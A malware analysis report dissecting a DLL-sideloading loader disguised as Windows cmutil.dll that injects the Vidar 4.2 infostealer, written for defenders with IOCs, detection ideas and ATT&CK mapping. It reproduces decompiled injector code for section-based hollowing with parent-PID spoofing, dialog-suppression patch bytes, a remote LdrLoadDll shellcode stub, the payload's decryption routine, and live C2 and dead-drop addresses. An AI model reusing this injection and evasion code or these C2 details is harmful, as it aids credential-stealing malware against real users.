0. Preface
This sample arrived as cmutil.dll, first seen on 2026-11-07. It had already been UPX-unpacked, so the file analysed here is the unpacked copy; the packed original’s SHA-256 is in the IOCs. cmutil.dll is a real Windows library — the Connection Manager utility DLL that signed binaries such as cmstp.exe and cmmon32.exe import — so a copy of it sitting next to one of those executables is a ready-made DLL sideloading setup. The delivery package was not provided, so the exact host EXE it was shipped with is unknown.
The payload is Vidar 4.2. Every Vidar 4.x build I had looked at before this one came out of the same Go loader; this is the first 4.x payload in my collection delivered by something else, and the loader is the interesting part. It does three things well:
- It is a complete proxy of the real
cmutil.dll, so the host application keeps working. - It makes sure no error dialog can ever appear: a CBT hook blocks dialog windows, and nine dialog APIs are patched to return
IDOK— in the host, in the injected child, and in that child’s own children. - It runs the payload with a ghosting-style variant of section-based hollowing: the decrypted PE is written to a delete-on-close temp file, turned into a
SEC_IMAGEsection, and mapped over the image of a suspended re-spawn of the host EXE whose parent is spoofed toexplorer.exe. When it is done the temp file deletes itself, and Vidar runs from image-backed memory whose file no longer exists, inside a process whose path, command line and parent all look legitimate.
All analysis was static — radare2, the kuna decompiler, and Python. Nothing was executed, and neither the C2 nor the dead drops were contacted.
C2, up front: direct C2 195.15.201.249 over HTTPS, with dead drops at telegram.me/d33ttt and Steam profile 76561198610252751, separator word k1se.
1. The Threat at a Glance
| Attribute | Assessment |
|---|---|
| Malware type | DLL-sideloading proxy loader → Vidar 4.2 infostealer |
| Delivery | Not recovered; the sample is the sideloaded DLL itself (shipped UPX-packed) |
| Masquerade | Impersonates Windows cmutil.dll (Connection Manager); 57 genuine export names, all forwarded to the real System32 copy |
| Injection | Payload → delete-on-close %TEMP%\td*.tmp → NtCreateSection(SEC_IMAGE) → mapped over a suspended re-spawn of the host EXE (PPID spoofed to explorer) |
| C2 | https://195.15.201.249 (direct) |
| Dead drops | telegram.me/d33ttt, steamcommunity.com/profiles/76561198610252751 (separator k1se) |
| Payload build | Vidar 4.2, build ID 305563f11ef645cdc9b854a309c3f68f |
| Evasion | XOR-0x40 strings, export proxying, dialog suppression, ExitProcess/atexit hooks, parent-PID spoofing, image-backed hollowing, self-deleting temp file; ETW patching and VM checks in the payload |
| Confidence | High — the payload and its configuration were recovered statically, end to end |
2. Infection Chain Overview

3. Stage 0 - The cmutil.dll Proxy
The file is a 1,009,640-byte PE32+ DLL built with MinGW-w64 GCC — 13 sections including .CRT, .tls and a 4-byte .eh_fram, compiled 2026-11-07 09:08 UTC, about seven hours before it was first seen. The interesting numbers are the section sizes: .text is 27 KB and .rdata is 941 KB. That ratio says “payload carrier” before any code is read.
The imports are equally telling for a string-utility library:
GetTempPathW / CreateFileW / WriteFile                   drop a file
CreateProcessW                                           start a process
InitializeProcThreadAttributeList / UpdateProcThreadAttribute
OpenProcess                                              parent-PID spoofing
GetSystemDirectoryW / LoadLibraryW                       load the real DLL
Everything else (NtCreateSection, NtMapViewOfSection, WriteProcessMemory, CreateRemoteThread, …) is resolved at runtime from strings XORed with 0x40. The encoding turns lowercase letters into punctuation and uppercase letters into control bytes, so the strings look like noise to strings:
+%2.%,srn$,,   -> kernel32.dll
.4$,,n$,,      -> ntdll.dll
53%2srn$,,     -> user32.dll
csrwwp         -> #32770
The export table carries 57 genuine cmutil.dll names — CmMalloc, CmStrCpyAllocW, GetOSVersion, SzToWzWithAlloc and so on. Every one is a small stub of this shape:
push rcx / push rdx / push r8 / push r9          ; save the caller's arguments
movabs r10, 0x358cc996874c725c                   ; filler, differs per stub
xor    r10, r10
lea    r11, [r11+1] … lea r11, [r11+6]           ; more filler
sub    rsp, 0x68
movaps [rsp+0x20..0x50], xmm0..xmm3             ; save float arguments too
call   init_once                                 ; fcn.2783f2160
movaps xmm0..xmm3, [rsp+0x20..0x50]
add    rsp, 0x68
pop r9 / pop r8 / pop rdx / pop rcx
mov    rax, [real_export_ptr]                    ; resolved from System32\cmutil.dll
test   rax, rax
je     ret0
push   rax
ret                                              ; tail-jump into the real function
init_once uses a lock cmpxchg flag so the setup runs exactly once. Its first job (fcn.2783f1c50) is GetSystemDirectoryW + LoadLibraryW("…\System32\cmutil.dll") followed by 57 GetProcAddress calls that fill the real_export_ptr slots. After that, every call the host makes lands in the genuine library with its arguments untouched. The host behaves normally; it just happens to start a thread on the way.
4. Stage 0 - Silencing the Host
Hijacking a signed binary has a practical problem: if anything goes wrong, the host may show an error dialog, and a dialog from cmstp.exe is something a user notices. This loader goes to some length to make sure that can’t happen.
A CBT hook in DllMain. On DLL_PROCESS_ATTACH, DllMain resolves SetWindowsHookExW, CallNextHookEx, GetClassNameW and GetCurrentThreadId and installs a WH_CBT hook on the loading thread:
LRESULT cbt_proc(int code, WPARAM hwnd, LPARAM lp) {
    WCHAR cls[8];
    if (code == HCBT_CREATEWND && GetClassNameW((HWND)hwnd, cls, 8) == 6
        && wcscmp(cls, L"#32770") == 0)       // "csrwwp" ^ 0x40
        return 1;                              // refuse to create the window
    return CallNextHookEx(hook, code, hwnd, lp);
}
#32770 is the window class of every standard Windows dialog box. Returning non-zero from HCBT_CREATEWND cancels the window, so the host thread can no longer create a dialog of any kind.
Patching the dialog APIs. DllMain also patches nine user32 functions in its own process:
MessageBoxA          MessageBoxW          MessageBoxExA
MessageBoxExW        MessageBoxIndirectA  MessageBoxIndirectW
DialogBoxParamA      DialogBoxParamW      SoftModalMessageBox
Each gets the same 6 bytes, written with VirtualProtectEx → WriteProcessMemory → protection restored → FlushInstructionCache:
B8 01 00 00 00    mov eax, 1      ; IDOK
C3                ret
Every message box now “returns OK” without drawing anything. The same routine is reused later against the injected child process (Section 7).
Holding the host open. The payload runs on a worker thread, and the host might finish its own work and exit first. fcn.2783f1960 walks the import tables of the host EXE, then ucrtbase.dll and msvcrt.dll, and rewrites the IAT slot for ExitProcess (or the CRT exit/_exit) to point at a wrapper:
void exit_hook(UINT code) {
    if (g_done_event) WaitForSingleObject(g_done_event, 300000);   // up to 5 minutes
    real_ExitProcess(code);
}
It also registers an atexit callback that does the same wait. The event is signalled when injection finishes, so the host can’t exit until the payload is running.
5. Stage 1 - A Five-Pass Byte Cipher
The worker thread (0x2783f1c00) waits up to 5 seconds for initialisation to settle, then calls fcn.2783f4960. That function copies a 958,682-byte blob from .rdata (0x2783f97d0–0x2784e38aa) into a heap buffer and decrypts it in place with fcn.2783f2200(buf, len, -2, -0x5a, -0x12):
def decrypt(b: bytearray) -> bytearray:
    n = len(b)
    def addpass(k, step):
        for i in range(n):
            b[i] = (b[i] + k - step * i) & 0xff
    addpass(-2, 31)                                   # pass 1
    b.reverse()                                       # pass 2
    addpass(-0x5a, 13)                                # pass 3
    m = n & ~1
    b[0:m:2], b[1:m:2] = b[1:m:2], b[0:m:2]           # pass 4: swap byte pairs
    addpass(-0x12, 7)                                 # pass 5
    return b
There is no key material beyond three byte constants, and no compression. The output starts MZ. The caller hands only the first 0xDEC25 bytes (912,421) to the injector; the rest is [A-Za-z] filler of the kind Vidar’s own builds append. After injection, the heap copy is zeroed and freed.
6. Stage 2 - Ghosting-Style Section Hollowing
fcn.2783f32c0 is the injector — 5.7 KB of code, every API name rebuilt from XOR-0x40 strings just before use. Cleaned up, it runs as follows.
1. Validate the PE. MZ, e_lfanew ≥ 0x40, PE\0\0, machine 0x8664, 1–96 sections, optional header magic 0x20B, AddressOfEntryPoint < SizeOfImage, total size ≤ 256 MB.
2. Resolve the native API set from ntdll: NtCreateSection, NtMapViewOfSection, NtUnmapViewOfSection, NtQueryInformationProcess, NtReadVirtualMemory, NtWriteVirtualMemory, NtClose.
3. Drop the payload to a file that is already marked for deletion.
GetModuleFileNameW(NULL, host_path, MAX_PATH);       // the host EXE, not the DLL
GetTempPathW(MAX_PATH, tmp);
GetTempFileNameW(tmp, L"td", 0, tmp_file);           // %TEMP%\tdXXXX.tmp
h = CreateFileW(tmp_file,
                GENERIC_READ | GENERIC_WRITE | DELETE,  // 0xC0010000
                0,                                       // no sharing
                NULL, OPEN_EXISTING,
                FILE_FLAG_DELETE_ON_CLOSE | FILE_ATTRIBUTE_NORMAL,  // 0x04000080
                NULL);
WriteFile(h, pe, size, &written, NULL);
4. Turn the file into an image section.
NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, NULL,
                PAGE_READONLY, SEC_IMAGE, h);
SEC_IMAGE makes the kernel map the file as a proper PE image: sections at their RVAs, with image protections. Any view of this section is MEM_IMAGE memory, the same type as a legitimately loaded EXE or DLL.
5. Borrow explorer as the parent.
GetWindowThreadProcessId(GetShellWindow(), &explorer_pid);
hParent = OpenProcess(PROCESS_CREATE_PROCESS | PROCESS_DUP_HANDLE |
                      PROCESS_QUERY_INFORMATION, FALSE, explorer_pid);   // 0x4C0
InitializeProcThreadAttributeList(attrs, 1, 0, &sz);
UpdateProcThreadAttribute(attrs, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
                          &hParent, sizeof(hParent), NULL, NULL);
6. Re-spawn the host, suspended.
si.StartupInfo.cb         = sizeof(STARTUPINFOEXW);
si.StartupInfo.lpDesktop  = L"winsta0\\Default";
si.StartupInfo.dwFlags    = STARTF_USESHOWWINDOW;     // wShowWindow = SW_HIDE
si.lpAttributeList        = attrs;
CreateProcessW(host_path, L"\"<host_path>\"", NULL, NULL, FALSE,
               CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT |
               EXTENDED_STARTUPINFO_PRESENT | CREATE_BREAKAWAY_FROM_JOB,  // 0x1080404
               NULL, host_dir, &si, &pi);
If the parent-spoofed call fails, it retries with plain STARTUPINFOW and flags 0x1000404. The child is a second copy of the same signed host, with a normal-looking path, command line and current directory.
7. Swap the image.
NtQueryInformationProcess(pi.hProcess, ProcessBasicInformation, &pbi, 0x30, NULL);
NtReadVirtualMemory(pi.hProcess, pbi.PebBaseAddress + 0x10, &host_base, 8, NULL);
NtUnmapViewOfSection(pi.hProcess, host_base);
base = host_base;                                       // try the original address first
if (NtMapViewOfSection(hSection, pi.hProcess, &base, 0, 0, NULL,
                       &view, ViewShare, 0, PAGE_READONLY) < 0 || !base) {
    base = NULL;                                        // then anywhere
    NtMapViewOfSection(hSection, pi.hProcess, &base, …);
}
NtWriteVirtualMemory(pi.hProcess, pbi.PebBaseAddress + 0x10, &base, 8, NULL);
8. Redirect the start address. A new process’s first thread is parked at ntdll!RtlUserThreadStart with the image entry point in RCX. The injector does GetThreadContext(CONTEXT_FULL), sets RCX = base + AddressOfEntryPoint, and also overwrites RIP if it is somehow not inside ntdll. It then calls SetThreadContext, runs the dialog patch (Section 7), and calls ResumeThread. If any step fails, the child is killed with TerminateProcess(child, 1).
9. Clean up. After about two seconds of watching the child (Section 7), it closes the thread, process and section handles and finally the file handle. Closing the file handle is what triggers FILE_FLAG_DELETE_ON_CLOSE, so %TEMP%\tdXXXX.tmp disappears. The event is set, and the hooked ExitProcess is allowed to proceed.
How this compares to textbook Process Ghosting
Classic Process Ghosting puts the file into a delete-pending state with NtSetInformationFile(FileDispositionInformation) before writing the payload, builds a SEC_IMAGE section, closes the file at once (so it vanishes), and then creates a brand-new process directly from the section with NtCreateProcessEx. Security products that try to open the backing file to scan it at process creation find nothing.
This loader borrows the core idea — an image section backed by a file that is gone by the time anyone looks — but differs in three ways:
| Process Ghosting | This loader | |
|---|---|---|
| Deletion mechanism | FileDispositionInformation before the write | FILE_FLAG_DELETE_ON_CLOSE at open, exclusive share mode |
| File lifetime | Closed right after NtCreateSection | Held open (unshareable) until injection is complete |
| Process creation | NtCreateProcessEx from the section | CreateProcessW of the legitimate host, then unmap + map (hollowing) |
So the temp file is visible on disk for a moment, but it can’t be opened by anyone else while it exists. The trade-off buys a process whose ImageFileName, command line, current directory and parent all describe a signed Windows binary. What makes it better than plain hollowing is the memory type: classic WriteProcessMemory hollowing leaves the payload in private executable memory, a well-known red flag. Here the payload occupies a MEM_IMAGE region like any loaded module, and the only giveaway is that the region’s backing file name points at a %TEMP%\td*.tmp that no longer exists.
7. Stage 2 - Patching the Child and Its Children
The dialog patch from Section 4 is applied to the child as well (sub_2783f29f0), which raises a problem: when the child is still suspended, user32.dll isn’t loaded in it yet. If the direct patch fails, the injector loads user32 itself with a 64-byte stub:
48 31 C9                xor  rcx, rcx            ; PathToFile = NULL
48 31 D2                xor  rdx, rdx            ; Flags      = NULL
49 B8 <data>            mov  r8, &UNICODE_STRING ; L"user32.dll"
49 B9 <data+0x10>       mov  r9, &hModule
48 83 EC 28             sub  rsp, 0x28
48 B8 <LdrLoadDll>      mov  rax, ntdll!LdrLoadDll
FF D0                   call rax
48 83 C4 28             add  rsp, 0x28
C3                      ret
90 × 17                 nop padding
The code page is allocated PAGE_READWRITE, filled, flipped to PAGE_EXECUTE_READ, and started with CreateRemoteThread. The injector waits up to 2 seconds for it, then patches the nine dialog APIs in the child. Because user32 and ntdll load at the same base address in every process in a session, the addresses resolved locally are valid in the child.
After ResumeThread, the injector keeps watching for about 2 seconds (40 rounds × 50 ms). Each round it re-applies the patch to the child, then walks a CreateToolhelp32Snapshot process list. Any process whose th32ParentProcessID is the child’s PID is opened with 0x43A (VM read/write/operation, create thread, query) and patched too. If Vidar starts a helper process during its first moments — for example a headless browser — that process can’t show a dialog either.
8. Stage 3 - Vidar 4.2
The decrypted PE (853e0f65…, 912,421 bytes) has the shape of every Vidar 4.x payload I have seen:
- MSVC linker 14.51, ImageBase
0x14E640000, no import table at all. - About 1,750 functions, and an
[A-Za-z]filler overlay. - Strings produced by around 900 lazy “getter” functions that decode into
.dataon first use. A PEBBeingDebuggedcheck selects the key, so a debugger gets the wrong strings.
Emulating every getter under Unicorn, with a fake PEB that reports no debugger, recovers 906 strings. Diffed against a Vidar 4.1 payload from a Go-loader build, only two differ:
| Vidar 4.1 build | This 4.2 build | |
|---|---|---|
| Mutex | bnwq5knd6da | acljit4zxdy |
| Work dir | %LOCALAPPDATA%\ndeMes | %LOCALAPPDATA%\nodCofig |
The inline strings still say version 4.1, build 14157ded6221bedf1de632abf1bbaa44 and dead drop telegram.me/eg0ttt. Those are defaults. The real configuration lives in an encrypted table in .data (base 0x14E711950):
- Records are 0x243 bytes each: URL, separator word, User-Agent.
- A mode byte of 2 selects a CBC-style cipher, keyed from a 16-byte value at table+0x10.
- The table overwrites the inline version and build ID at startup.
Emulating the field decryptor (0x14E655804) gives:
{
 "version": "4.2",
 "build_id": "305563f11ef645cdc9b854a309c3f68f",
 "records": [
  {"url": "https://195.15.201.249",
   "ua":  "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0"},
  {"url": "https://telegram.me/d33ttt", "sepword": "k1se",
   "ua":  "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:161.0) Gecko/20100101 Firefox/161.0"},
  {"url": "https://steamcommunity.com/profiles/76561198610252751", "sepword": "k1se",
   "ua":  "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:161.0) Gecko/20100101 Firefox/161.0"}
 ]
}
A record with no separator word is a direct C2; a record with one is a dead-drop page. On those, Vidar finds the separator word, reads the value after it and, when it is hex, XORs it with SHA256("Glasikprostik") to get the real C2 address. Exfiltration is a multipart POST /gate (token, build_id, mode, data, format=json), and logs are encrypted with a static AES-256 key (4f8a2b1c…6f7a). Both are unchanged from earlier 3.x and 4.x builds. The strings show the familiar 4.x feature set:
- Browser, wallet and plugin “rules”.
- Discord, Telegram
tdataand Steam collection. - Azure CLI token theft (
accessTokens.json,msal_token_cache.json). - Restart Manager file unlocking (
RmStartSession). - ETW patching (
[etw] patches=%d). - VirtualBox and VMware registry and driver checks.
- Russian-language debug logging.
9. Indicators of Compromise
Files
cmutil.dll (unpacked)   6e8e30f07d7b320f716ca446d6121e90d0d5e77f3bb2da77de0f2a9c404fd9e7
                        67451541adada3687b9a4846eaa1c19e  (MD5)
cmutil.dll (UPX)        d9c4d2c9345c60752c4c517ef2e51c47cb4f672f963a0342f86e045210fa4575
Vidar 4.2 payload       853e0f65f9017dbdbbc6683895be189cea97a07294a3fc932fa5ade6b0e12b3d
                        (exists on disk only briefly, as %TEMP%\td*.tmp)
Network
195.15.201[.]249                                   direct C2 (HTTPS, POST /gate)
telegram[.]me/d33ttt                               dead drop, separator k1se
steamcommunity[.]com/profiles/76561198610252751    dead drop, separator k1se
Host / static markers
Build ID:            305563f11ef645cdc9b854a309c3f68f
Mutex:               acljit4zxdy
Work dir:            %LOCALAPPDATA%\nodCofig
Temp file:           %TEMP%\td*.tmp  (GetTempFileNameW prefix "td", delete-on-close)
Dialog patch bytes:  B8 01 00 00 00 C3 at the start of MessageBox*/DialogBoxParam*/SoftModalMessageBox
LdrLoadDll stub:     48 31 C9 48 31 D2 49 B8 … 48 B8 … FF D0 48 83 C4 28 C3
Loader strings:      XOR 0x40 — "+%2.%,srn$,,", ".4$,,n$,,", "53%2srn$,,", "csrwwp"
Blob cipher:         add(-2,-31i) · reverse · add(-0x5A,-13i) · pair-swap · add(-0x12,-7i)
CreateProcessW flags 0x1080404 with lpDesktop "winsta0\Default"
10. Detection Opportunities
- A
cmutil.dlloutside%SystemRoot%\System32, especially next to a copy ofcmstp.exe,cmmon32.exeor another Connection Manager binary in a user-writable directory. The genuine DLL has no reason to live anywhere else. - A MinGW-built
cmutil.dllwith.CRT/.tls/.eh_framsections and a 900+ KB.rdata, or anycmutil.dllwhose exportsLoadLibraryWthe System32 copy of itself. - A process whose main image is a
MEM_IMAGEview backed by a deleted file in%TEMP%, or whose mapped image path differs from its process image path. Memory scanners such as pe-sieve and Moneta flag this pattern. - A signed binary that spawns a suspended copy of itself with a parent PID other than its own, followed by
NtUnmapViewOfSection+NtMapViewOfSectioninto the child. Kernel process-creation telemetry exposes the parent spoof, because the creator PID differs from the reported parent. NtCreateSection(SEC_IMAGE)on a file opened withFILE_FLAG_DELETE_ON_CLOSE. Legitimate image loads do not use delete-on-close backing files.- The same six bytes
B8 01 00 00 00 C3written over the start of severaluser32dialog APIs, in your own process or another one. CreateRemoteThreadinto a process that has never run, starting a 64-byte stub that callsLdrLoadDll(L"user32.dll").- Outbound HTTPS to
195.15.201.249, or requests totelegram.me/d33tttand Steam profile76561198610252751from a process that is not a browser.
11. MITRE ATT&CK Mapping
| Tactic | Technique |
|---|---|
| Execution | T1129 Shared Modules |
| Persistence / Priv-Esc | T1574.002 DLL Side-Loading |
| Defense Evasion | T1036.005 Masquerading: Match Legitimate Name; T1027.002 Software Packing (UPX); T1027 Obfuscated Files; T1140 Deobfuscate/Decode; T1055.012 Process Hollowing; T1134.004 Parent PID Spoofing; T1564.003 Hidden Window; T1070.004 File Deletion; T1562.006 Indicator Blocking (ETW patching); T1497.001 System Checks |
| Credential Access | T1555.003 Credentials from Web Browsers; T1539 Steal Web Session Cookie; T1528 Steal Application Access Token (Azure) |
| Collection | T1005 Data from Local System |
| Command and Control | T1071.001 Web Protocols; T1102.001 Dead Drop Resolver |
| Exfiltration | T1041 Exfiltration Over C2 Channel |
All stages were recovered statically: the loader with radare2 and the kuna decompiler, the blob cipher reimplemented in Python, and the Vidar strings and configuration by emulating the payload’s own decoding functions under Unicorn. The sample was not executed, and neither the C2 at 195.15.201.249 nor the Telegram/Steam dead drops were contacted.